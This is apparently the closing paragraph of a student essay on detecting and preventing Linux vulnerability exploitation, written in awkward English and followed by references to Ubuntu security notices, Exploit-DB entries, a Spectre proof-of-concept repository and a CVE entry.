Vulnerability exploitation is a various set of events to help detect the vulnerabilities in the linux operating systems. We have to categorize it and add the right measures. Accordingly using exact tools the process of detection, prevention, and correction, become very easily to work . we should not have forgive the security is process. We can not resolve the problem using one tool nor one time activity. We have to use diverse level of monitoring techniques and detection capabilities.

References

1. https://usn.ubuntu.com/4163-1/
2. https://usn.ubuntu.com/4162-1/
3. https://www.exploit-db.com/exploits/47163
4. https://www.exploit-db.com/exploits/43427
5. https://github.com/Eugnis/spectre-attack/blob/master/Source.c
6. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15902